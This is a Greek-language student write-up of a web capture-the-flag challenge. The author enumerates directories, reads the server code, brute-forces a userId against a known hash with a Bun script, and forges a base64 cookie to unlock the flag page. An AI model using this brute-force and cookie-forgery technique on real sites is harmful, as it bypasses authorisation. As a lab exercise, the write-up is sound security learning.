
Write-Up: Satellite Hijack v1 (Web)

Ομάδα: mousiko_gymsasio_agriniou_lt_1 (Μουσικό Γυμνάσιο Αγρινίου - Λ.Τ.)
Μαθητές/Μαθήτριες Πέτρος Παπαθανασίου

Επισκόπηση Δοκιμασίας


Η δοκιμασία μας δίνει ένα αρχείο zip που περιέχει κώδικα μιας ιστοσελίδας, καθώς και ένα link που μας οδηγεί σε μία. Ανοίγοντας το link πήγα σε μία ιστοσελίδα που ασχολείται με τους δορυφόρους. Στην σελίδα about μου δίνεται ένα μήνυμα από έναν χρήστη που ονομάζεται Frank. Με βάση την εκφώνηση αυτός μου έχει αφήσει ένα παζλ που πρέπει να λύσω.



Επίλυση

Αρχική ανάλυση

Το πρώτο πράγμα που σκέφτηκα ήταν να κοιτάξω τον κώδικα html αλλά δεν εντόπισα κάποια σημαία. Μετά με την βοήθεια του εργαλείου ffuf έκανα αναζήτηση όλων των directories που τρέχει η ιστοσελίδα σε περίπτωση που υπάρχει κάποιο κρυμμένο.



Με αυτόν τον τρόπο είδα ότι υπάρχει σελίδα flag. Όταν όμως πήγα να την τρέξω με έκανε redirect στην αρχική. Για αυτό σκέφτηκα να τρέξω την εντολή curl χωρίς redirects “curl -X GET "http://challenges.pmdk.gr:30510/flag" --max-redirs 0”, αλλά δεν υπήρχε αποτέλεσμα. Η επόμενη μου ενέργεια ήταν να δω τον κώδικα που μου δίνεται μέσα από το αρχείο zip. Σε αυτόν βρίσκεται ένα αρχείο με όνομα app.ts. Μέσα από αυτό κατάλαβα ότι ο web server

τσεκάρει το userId μου και αν αυτό είναι κάποιο συγκεκριμένο προσθέτει ένα ακόμα κουμπί στην σελίδα about, όπου κατεβαίνει η σημαία.

```
.get("/about", async ({ layout, about, userId, authorized }) => {
  const $ = cheerio.load(Buffer.from(await layout().arrayBuffer()));

  $("#user").html(userId);
  $(".link").removeClass("has-text-info");
  $("#about-link").addClass("has-text-info");

  $("#content").html(await about().text());
  if (authorized) {
    $("#explore").append(
      `<a class="button is-info is-light" href="/flag" id="flag-link">Download Flag from Satellite</a>`
    );
  }
  return $.html();
})
.get(
  "/flag",
  async ({ layout, flagPage, userId, authorized, redirect }) => {
    if (!authorized) return redirect("/");
```

Εκμετάλλευση ευπάθειας

Έτσι κατάλαβα για ποιο λόγο με έκανε redirect πριν. Όμως επειδή γνωρίζω μόνο το secret πρέπει να γράψω ένα script που να βρίσκει το σωστό userId.


```
        userId = newUser();
      }
    }

    authorized = hashed(userId) === secret;

    cookie.user.value = btoa(userId);
    return { userId, authorized };
  })
  .get(
    "/",
    async ({ layout, home, userId }) => {
```

```
#!/usr/bin/env bun

const targetHash = "2842816338533097556";
const targetURL = "http://challenges.pmdk.gr:30510/flag";

for (let i = 0; i < 1_000_000_000; i++) {
  if (Bun.hash(i.toString()).toString() === targetHash) {
    console.log("\n Right userId:", i);

    const base64UserId = btoa(i.toString());
    console.log(`document.cookie = "user=${base64UserId}";`);
    break;
  }
}
```

Όταν το έτρεξα μου έδωσε για cookie αυτό το αποτέλεσμα.

```
document.cookie = "user=NzA0NTE1NTA0";
```

Για αυτό πήγα στην ιστοσελίδα και άνοιξα την κονσόλα. Έγραψα την εντολή “document.cookie = "user=NzA0NTE1NTA0";” για να αλλάξω στο σωστό cookie και έκανα refresh. Αμέσως εμφανίστηκε το επιπλέον κουμπί.



Πατώντας το με πήγε στην σελίδα flag.

Σημαία

Η σημαία που βρέθηκε:

```
FLAG{Th3-C4k3-1s-4-L13}
```